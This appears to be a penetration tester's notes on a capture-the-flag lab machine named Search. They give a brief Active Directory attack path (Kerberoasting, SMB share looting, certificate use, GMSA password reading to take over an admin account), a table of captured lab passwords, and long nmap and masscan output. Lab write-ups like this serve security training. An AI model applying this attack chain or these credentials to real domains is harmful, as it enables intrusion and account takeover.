Path of Exploitation

Foothold: find password in image.
User: use bloodhound to find kerberoastable user web_svc account , crack password, find spread sheet in smb with user sierra frye password and get user.txt
root: install certificate for user sierra frye and use bloodhound to find path to admin. find read GMSA password on service account BIR-ADFS-GMSA and control Tristan davies. change password and then run commands as tristan davies.

Creds

Username	Password	Description
hope.sharp	IsolationIsKey?	ldap, smb,
web_svc	@3ONEmillionbaby	ldap,smb
EDGAR.JACOBS	@3ONEmillionbaby	ldap,smb
Sierra.Frye	$49 = wide = STRAIGHT = jordan = 28$ 18	ldap,smb
	misspissy	certificate staff.pfx

Nmap - tcp

Port	Service	Description
53	domain	Simple DNS Plus
80	http	Microsoft IIS httpd 10.0
88	kerberos-sec	Microsoft Windows Kerberos
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
389	ldap	Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
443	ssl/http	Microsoft IIS httpd 10.0
445	microsoft-ds?	
464	kpasswd5?	
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
3269	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
8172	ssl/http	Microsoft IIS httpd 10.0
9389	mc-nmf	.NET Message Framing
49667	msrpc	Microsoft Windows RPC
49669	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49670	msrpc	Microsoft Windows RPC
49691	msrpc	Microsoft Windows RPC
49703	msrpc	Microsoft Windows RPC
49736	msrpc	Microsoft Windows RPC

Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap - udp

Port	Service	Description
53	domain	Simple DNS Plus

```
# Nmap 7.92 scan initiated Mon Apr 25 11:09:46 2022 as: nmap -sC -sV -vvv -oA nmap/Full -p- 10.10.11.129
Nmap scan report for 10.10.11.129
Host is up, received echo-reply ttl 127 (0.015s latency).
Scanned at 2022-04-25 11:09:48 EDT for 217s
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Search &mdash; Just Testing IIS
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-04-25 15:11:58Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-04-25T15:13:26+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
| -----BEGIN CERTIFICATE-----
| MIIFZzCCBE+gAwIBAgITVAAAABRx/RXdaDt/5wAAAAAAFDANBgkqhkiG9w0BAQsF
| ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
| MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODExMDgxMzM1WhcN
| MzAwODA5MDgxMzM1WjAxMRwwGgYDVQQDExNyZXNlYXJjaC5zZWFyY2guaHRiMREw
| DwYDVQQDEwhyZXNlYXJjaDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
| AJryZQO0w3Fil8haWl73Hh2HNnwxC3RxcPGE3QrXLglc2zwp1AsHLAKhUOuAq/Js
| OMyVBQZo13cmRh8l7XOcSXUI4YV/ezXr7GbznlN9NTGooZkzYuMBa21afqTjBgPk
| VYByyfYcECv8TvKI7uc78TpkwpZfmAKi6ha/7o8A1rCSipDvp5wtChLsDK9bsEfl
| nlQbMR8SBQFrWWjXIvCGH2KNkOI56Xz9HV9F2JGwJZNWrHml7BuKi8g9sMs0/p7G
| BZxaQLW18zOQnKt3lNo97ovV7A2JljEkknR4McKN4tAEDmOFLvTcdAQ6Y3THvvcr
| UMg24FrX1i8J5WKfjjRdhvkCAwEAAaOCAl0wggJZMDwGCSsGAQQBgjcVBwQvMC0G
| JSsGAQQBgjcVCIqrSYT8vHWlnxuHg8xchZLMMYFpgcOKV4GUuG0CAWQCAQUwEwYD
| VR0lBAwwCgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQDAgWgMBsGCSsGAQQBgjcVCgQO
| MAwwCgYIKwYBBQUHAwEwHQYDVR0OBBYEFFX1E0g3TlBigM7mdF25TuT8fM/dMB8G
| A1UdIwQYMBaAFGqRrXsob7VIpls4zrxiql/nV+xQMIHQBgNVHR8EgcgwgcUwgcKg
| gb+ggbyGgblsZGFwOi8vL0NOPXNlYXJjaC1SRVNFQVJDSC1DQSxDTj1SZXNlYXJj
| aCxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMs
| Q049Q29uZmlndXJhdGlvbixEQz1zZWFyY2gsREM9aHRiP2NlcnRpZmljYXRlUmV2
| b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
| dDCBwwYIKwYBBQUHAQEEgbYwgbMwgbAGCCsGAQUFBzAChoGjbGRhcDovLy9DTj1z
| ZWFyY2gtUkVTRUFSQ0gtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZp
| Y2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VhcmNoLERDPWh0
| Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1
| dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAOkRDrr85ypJJcgefRXJMcVduM0xK
| JT1TzlSgPMw6koXP0a8uR+nLM6dUyU8jfwy5nZDz1SGoOo3X42MTAr6gFomNCj3a
| FgVpTZq90yqTNJEJF9KosUDd47hsBPhw2uu0f4k0UQa/b/+C0Zh5PlBWeoYLSru+
| JcPAWC1o0tQ3MKGogFIGuXYcGcdysM1U+Ho5exQDMTKEiMbSvP9WV52tEnjAvmEe
| 7/lPqiPHGIs7mRW/zXRMq7yDulWUdzAcxZxYzqHQ4k5bQnuVkGEw0d1dcFsoGEKj
| 7pdPzYPnCzHLoO/BDAKJvOrYfI4BPNn2JDBs46CkUwygpiJpL7zIYvCUDQ==
|_-----END CERTIFICATE-----
443/tcp   open  ssl/http      syn-ack ttl 127 Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
| -----BEGIN CERTIFICATE-----
| MIIFZzCCBE+gAwIBAgITVAAAABRx/RXdaDt/5wAAAAAAFDANBgkqhkiG9w0BAQsF
| ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
| MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODExMDgxMzM1WhcN
| MzAwODA5MDgxMzM1WjAxMRwwGgYDVQQDExNyZXNlYXJjaC5zZWFyY2guaHRiMREw
| DwYDVQQDEwhyZXNlYXJjaDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
| AJryZQO0w3Fil8haWl73Hh2HNnwxC3RxcPGE3QrXLglc2zwp1AsHLAKhUOuAq/Js
| OMyVBQZo13cmRh8l7XOcSXUI4YV/ezXr7GbznlN9NTGooZkzYuMBa21afqTjBgPk
| VYByyfYcECv8TvKI7uc78TpkwpZfmAKi6ha/7o8A1rCSipDvp5wtChLsDK9bsEfl
| nlQbMR8SBQFrWWjXIvCGH2KNkOI56Xz9HV9F2JGwJZNWrHml7BuKi8g9sMs0/p7G
| BZxaQLW18zOQnKt3lNo97ovV7A2JljEkknR4McKN4tAEDmOFLvTcdAQ6Y3THvvcr
| UMg24FrX1i8J5WKfjjRdhvkCAwEAAaOCAl0wggJZMDwGCSsGAQQBgjcVBwQvMC0G
| JSsGAQQBgjcVCIqrSYT8vHWlnxuHg8xchZLMMYFpgcOKV4GUuG0CAWQCAQUwEwYD
| VR0lBAwwCgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQDAgWgMBsGCSsGAQQBgjcVCgQO
| MAwwCgYIKwYBBQUHAwEwHQYDVR0OBBYEFFX1E0g3TlBigM7mdF25TuT8fM/dMB8G
| A1UdIwQYMBaAFGqRrXsob7VIpls4zrxiql/nV+xQMIHQBgNVHR8EgcgwgcUwgcKg
| gb+ggbyGgblsZGFwOi8vL0NOPXNlYXJjaC1SRVNFQVJDSC1DQSxDTj1SZXNlYXJj
| aCxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMs
| Q049Q29uZmlndXJhdGlvbixEQz1zZWFyY2gsREM9aHRiP2NlcnRpZmljYXRlUmV2
| b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
| dDCBwwYIKwYBBQUHAQEEgbYwgbMwgbAGCCsGAQUFBzAChoGjbGRhcDovLy9DTj1z
| ZWFyY2gtUkVTRUFSQ0gtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZp
| Y2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VhcmNoLERDPWh0
| Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1
| dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAOkRDrr85ypJJcgefRXJMcVduM0xK
| JT1TzlSgPMw6koXP0a8uR+nLM6dUyU8jfwy5nZDz1SGoOo3X42MTAr6gFomNCj3a
| FgVpTZq90yqTNJEJF9KosUDd47hsBPhw2uu0f4k0UQa/b/+C0Zh5PlBWeoYLSru+
| JcPAWC1o0tQ3MKGogFIGuXYcGcdysM1U+Ho5exQDMTKEiMbSvP9WV52tEnjAvmEe
| 7/lPqiPHGIs7mRW/zXRMq7yDulWUdzAcxZxYzqHQ4k5bQnuVkGEw0d1dcFsoGEKj
| 7pdPzYPnCzHLoO/BDAKJvOrYfI4BPNn2JDBs46CkUwygpiJpL7zIYvCUDQ==
|_-----END CERTIFICATE-----
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|_  http/1.1
|_http-title: Search &mdash; Just Testing IIS
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_ssl-date: 2022-04-25T15:13:26+00:00; +2s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
| -----BEGIN CERTIFICATE-----
| MIIFZzCCBE+gAwIBAgITVAAAABRx/RXdaDt/5wAAAAAAFDANBgkqhkiG9w0BAQsF
| ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
| MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODExMDgxMzM1WhcN
| MzAwODA5MDgxMzM1WjAxMRwwGgYDVQQDExNyZXNlYXJjaC5zZWFyY2guaHRiMREw
| DwYDVQQDEwhyZXNlYXJjaDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
| AJryZQO0w3Fil8haWl73Hh2HNnwxC3RxcPGE3QrXLglc2zwp1AsHLAKhUOuAq/Js
| OMyVBQZo13cmRh8l7XOcSXUI4YV/ezXr7GbznlN9NTGooZkzYuMBa21afqTjBgPk
| VYByyfYcECv8TvKI7uc78TpkwpZfmAKi6ha/7o8A1rCSipDvp5wtChLsDK9bsEfl
| nlQbMR8SBQFrWWjXIvCGH2KNkOI56Xz9HV9F2JGwJZNWrHml7BuKi8g9sMs0/p7G
| BZxaQLW18zOQnKt3lNo97ovV7A2JljEkknR4McKN4tAEDmOFLvTcdAQ6Y3THvvcr
| UMg24FrX1i8J5WKfjjRdhvkCAwEAAaOCAl0wggJZMDwGCSsGAQQBgjcVBwQvMC0G
| JSsGAQQBgjcVCIqrSYT8vHWlnxuHg8xchZLMMYFpgcOKV4GUuG0CAWQCAQUwEwYD
| VR0lBAwwCgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQDAgWgMBsGCSsGAQQBgjcVCgQO
| MAwwCgYIKwYBBQUHAwEwHQYDVR0OBBYEFFX1E0g3TlBigM7mdF25TuT8fM/dMB8G
| A1UdIwQYMBaAFGqRrXsob7VIpls4zrxiql/nV+xQMIHQBgNVHR8EgcgwgcUwgcKg
| gb+ggbyGgblsZGFwOi8vL0NOPXNlYXJjaC1SRVNFQVJDSC1DQSxDTj1SZXNlYXJj
```

```
| aCxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMs
| Q049Q29uZmlndXJhdGlvbixEQz1zZWFyY2gsREM9aHRiP2NlcnRpZmljYXRlUmV2
| b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
| dDCBwwYIKwYBBQUHAQEEgbYwgbMwgbAGCCsGAQUFBzAChoGjbGRhcDovLy9DTjlz
| ZWFyY2gtUkVTRUFSQ0gtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZp
| Y2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VhcmNoLERDPWh0
| Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1
| dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAOkRDrr85ypJJcgefRXJMcVduM0xK
| JT1TzlSgPMw6koXP0a8uR+nLM6dUyU8jfwy5nZDz1SGoOo3X42MTAr6gFomNCj3a
| FgVpTZq90yqTNJEJF9KosUDd47hsBPhw2uu0f4k0UQa/b/+C0Zh5PlBWeoYLSru+
| JcPAWC1o0tQ3MKGogFIGuXYcGcdysM1U+Ho5exQDMTKEiMbSvP9WV52tEnjAvmEe
| 7/lPqiPHGIs7mRW/zXRMq7yDulWUdzAcxZxYzqHQ4k5bQnuVkGEw0d1dcFsoGEKj
| 7pdPzYPnCzHLoO/BDAKJvOrYfI4BPNn2JDBs46CkUwygpiJpL7zIYvCUDQ==
|_-----END CERTIFICATE-----
|_ssl-date: 2022-04-25T15:13:26+00:00; +2s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
| -----BEGIN CERTIFICATE-----
| MIIFZzCCBE+gAwIBAgITVAAAABRx/RXdaDt/5wAAAAAAFDANBgkqhkiG9w0BAQsF
| ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
| MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODExMDgxMzM1WhcN
| MzAwODA5MDgxMzM1WjAxMRwwGgYDVQQDExNyZXNlYXJjaC5zZWFyY2guaHRiMREw
| DwYDVQQDEwhyZXNlYXJjaDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
| AJryZQO0w3Fil8haWl73Hh2HNnwxC3RxcPGE3QrXLglc2zwp1AsHLAKhUOuAq/Js
| OMyVBQZo13cmRh8l7XOcSXUI4YV/ezXr7GbznlN9NTGooZkzYuMBa21afqTjBgPk
| VYByyfYcECv8TvKI7uc78TpkwpZfmAKi6ha/7o8A1rCSipDvp5wtChLsDK9bsEfl
| nlQbMR8SBQFrWWjXIvCGH2KNkOI56Xz9HV9F2JGwJZNWrHml7BuK18g9sMs0/p7G
| BZxaQLW18zOQnKt3lNo97ovV7A2ljEkknR4MckN4tAEDmOFLvTcdAQ6Y3THvvcr
| UMg24FrX1i8J5WKfjjRdhvkCAwEAAaOCAl0wggJZMDwGCSsGAQQBgjcVBwQvMC0G
| JSsGAQQBgjcVCIqrSYT8vHWlnxuHg8xchZLMMYFpgcOKV4GUuG0CAWQCAQUwEwYD
| VR0lBAwwCgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQDAgWgMBsGCSsGAQQBgjcVCgQO
| MAwwCgYIKwYBBQUHAwEwHQYDVR0OBBYEFFX1E0g3TlBigM7mdF25TuT8fM/dMB8G
| A1UdIwQYMBaAFGqRrXsob7VIpls4zrxiql/nV+xQMIHQBgNVHR8EgcgwgcUwgcKg
| gb+ggbyGgblsZGFwOi8vL0NOPXNlYXJjaC1SRVNFQVJDSC1DQSxDTj1SZXNlYXJj
| aCxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMs
| Q049Q29uZmlndXJhdGlvbixEQz1zZWFyY2gsREM9aHRiP2NlcnRpZmljYXRlUmV2
| b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
| dDCBwwYIKwYBBQUHAQEEgbYwgbMwgbAGCCsGAQUFBzAChoGjbGRhcDovLy9DTjlz
| ZWFyY2gtUkVTRUFSQ0gtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZp
| Y2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VhcmNoLERDPWh0
| Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1
| dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAOkRDrr85ypJJcgefRXJMcVduM0xK
| JT1TzlSgPMw6koXP0a8uR+nLM6dUyU8jfwy5nZDz1SGoOo3X42MTAr6gFomNCj3a
| FgVpTZq90yqTNJEJF9KosUDd47hsBPhw2uu0f4k0UQa/b/+C0Zh5PlBWeoYLSru+
| JcPAWC1o0tQ3MKGogFIGuXYcGcdysM1U+Ho5exQDMTKEiMbSvP9WV52tEnjAvmEe
| 7/lPqiPHGIs7mRW/zXRMq7yDulWUdzAcxZxYzqHQ4k5bQnuVkGEw0d1dcFsoGEKj
| 7pdPzYPnCzHLoO/BDAKJvOrYfI4BPNn2JDBs46CkUwygpiJpL7zIYvCUDQ==
|_-----END CERTIFICATE-----
|_ssl-date: 2022-04-25T15:13:26+00:00; +2s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738 614f 7bc0 29d0 6d1d 9ea6 3cdb d99e
| SHA-1: 10ae 5494 29d6 1e44 276f b8a2 24ca fde9 de93 af78
| -----BEGIN CERTIFICATE-----
| MIIFZzCCBE+gAwIBAgITVAAAABRx/RXdaDt/5wAAAAAAFDANBgkqhkiG9w0BAQsF
| ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
| MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODExMDgxMzM1WhcN
| MzAwODA5MDgxMzM1WjAxMRwwGgYDVQQDExNyZXNlYXJjaC5zZWFyY2guaHRiMREw
| DwYDVQQDEwhyZXNlYXJjaDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
| AJryZQO0w3Fil8haWl73Hh2HNnwxC3RxcPGE3QrXLglc2zwp1AsHLAKhUOuAq/Js
| OMyVBQZo13cmRh8l7XOcSXUI4YV/ezXr7GbznlN9NTGooZkzYuMBa21afqTjBgPk
| VYByyfYcECv8TvKI7uc78TpkwpZfmAKi6ha/7o8A1rCSipDvp5wtChLsDK9bsEfl
| nlQbMR8SBQFrWWjXIvCGH2KNkOI56Xz9HV9F2JGwJZNWrHml7BuK18g9sMs0/p7G
| BZxaQLW18zOQnKt3lNo97ovV7A2ljEkknR4MckN4tAEDmOFLvTcdAQ6Y3THvvcr
| UMg24FrX1i8J5WKfjjRdhvkCAwEAAaOCAl0wggJZMDwGCSsGAQQBgjcVBwQvMC0G
| JSsGAQQBgjcVCIqrSYT8vHWlnxuHg8xchZLMMYFpgcOKV4GUuG0CAWQCAQUwEwYD
| VR0lBAwwCgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQDAgWgMBsGCSsGAQQBgjcVCgQO
| MAwwCgYIKwYBBQUHAwEwHQYDVR0OBBYEFFX1E0g3TlBigM7mdF25TuT8fM/dMB8G
| A1UdIwQYMBaAFGqRrXsob7VIpls4zrxiql/nV+xQMIHQBgNVHR8EgcgwgcUwgcKg
| gb+ggbyGgblsZGFwOi8vL0NOPXNlYXJjaC1SRVNFQVJDSC1DQSxDTj1SZXNlYXJj
| aCxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMs
| Q049Q29uZmlndXJhdGlvbixEQz1zZWFyY2gsREM9aHRiP2NlcnRpZmljYXRlUmV2
| b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
| dDCBwwYIKwYBBQUHAQEEgbYwgbMwgbAGCCsGAQUFBzAChoGjbGRhcDovLy9DTjlz
| ZWFyY2gtUkVTRUFSQ0gtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZp
| Y2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VhcmNoLERDPWh0
| Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1
| dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAOkRDrr85ypJJcgefRXJMcVduM0xK
| JT1TzlSgPMw6koXP0a8uR+nLM6dUyU8jfwy5nZDz1SGoOo3X42MTAr6gFomNCj3a
| FgVpTZq90yqTNJEJF9KosUDd47hsBPhw2uu0f4k0UQa/b/+C0Zh5PlBWeoYLSru+
| JcPAWC1o0tQ3MKGogFIGuXYcGcdysM1U+Ho5exQDMTKEiMbSvP9WV52tEnjAvmEe
| 7/lPqiPHGIs7mRW/zXRMq7yDulWUdzAcxZxYzqHQ4k5bQnuVkGEw0d1dcFsoGEKj
| 7pdPzYPnCzHLoO/BDAKJvOrYfI4BPNn2JDBs46CkUwygpiJpL7zIYvCUDQ==
|_-----END CERTIFICATE-----
|_ssl-date: 2022-04-25T15:13:26+00:00; +2s from scanner time.
8172/tcp  open  ssl/http      syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title.
|_ssl-date: 2022-04-25T15:13:26+00:00; +2s from scanner time.
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=WMSvc-SHA2-RESEARCH
| Issuer: commonName=WMSvc-SHA2-RESEARCH
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-07T09:05:25
| Not valid after:  2030-04-05T09:05:25
| MD5:   eeb9 303e 6d46 bd8b 34a0 1ed6 0eb8 3287
| SHA-1: 1e06 9fd0 ef45 b051 78b2 c6bf 1bed 975e a87d 0458
| -----BEGIN CERTIFICATE-----
| MIIC7TCCAdWgAwIBAgIQcJlfxrPWrqJOzFjgO04PijANBgkqhkiG9w0BAQsFADAe
| MRwwGgYDVQQDExNXTVN2Yy1TSEEyLVJFU0VBUkNIMB4XDTIwMDQwNzA5MDUyNVoX
| DTMwMDQwNTA5MDUyNVowHjEcMBoGA1UEAxMTV01TdmMtU0hBMi1SRVNFQVJDSDCC
| ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALXrSYHlRsq+HX01zrmC6Ddi
| /+vL/iDzS9endY3CRjfTjBL85qwvU5dkS+cxYTIkDaK5M9eoLcaVSARIcyrGIGuq
| DwIFQuYuaoGeQgiaQCqU5vXgsZ/xE8DRmlnZ2DeiAcHhx72TOHoUoUP4q2EqRoVr
| q5RCBGITT7hdRQd0vuTIHoLxdO2U5wZVCoN5vsp0Du43/LCgXExUpcHAHu9aVAzt
```

```
| pXWFY8B3XEFZjafffOHXiK6C2UzX4DddYweKR+ItMfQzX8T2MbX1qVm7D526/gU9
| WRGa7F/tj8+qvzZc4SQZ6Td9PWpMKCPGqqYTGmHlEW8ZowGoMSH62QaCilFxckEC
| AwEAAaMnMCUwEwYDVR0lBAwwCgYIKwYBBQUHAwEwDgYDVR0PBAcDBQCwAAAAMA0G
| CSqGSIb3DQEBCwUAA4IBAQAlGUrh9gLK7Er/BzEjyWebPPf18m3XxgZ13iFllhJ0
| 5tBUb3hczHIr3VOj/OWUJygxw8O10OrBZJZf29TPZ2nXKGbJRpYe+baii49LsGjr
| DiOM5XVZv5qiPBNts7fKyhpzTy0DdnIKAXUIYy/7nQ6rHetXApz89ZEzU6vAN0g0
| Zxq/NolqIVnehFn/36tjc65v1wgo6KnHAQUt6zWufueeYS3k2f4JzvFn4aPtUYRi
| nQgTuGbJTlxdVJ5DJjld9pLyJ+OctGeI1jRITiYlu5p3JwhxU0+mQjGT5mQZ+Umu
| abMpffugMOPYnyHu8poRZWjKgNBN0ygmnqGbTjx57No5
|_-----END CERTIFICATE-----
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49703/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49736/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-04-25T15:12:47
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 32134/tcp): CLEAN (Timeout)
|   Check 2 (port 58249/tcp): CLEAN (Timeout)
|   Check 3 (port 18790/udp): CLEAN (Timeout)
|   Check 4 (port 2513/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 25 11:13:25 2022 -- 1 IP address (1 host up) scanned in 218.45 seconds
```

masscan

```
kali@kali:~$ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-04-25 15:06:03 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 636/tcp on 10.10.11.129
Discovered open port 80/tcp on 10.10.11.129
Discovered open port 49691/tcp on 10.10.11.129
Discovered open port 3268/tcp on 10.10.11.129
Discovered open port 593/tcp on 10.10.11.129
Discovered open port 3269/tcp on 10.10.11.129
Discovered open port 9389/tcp on 10.10.11.129
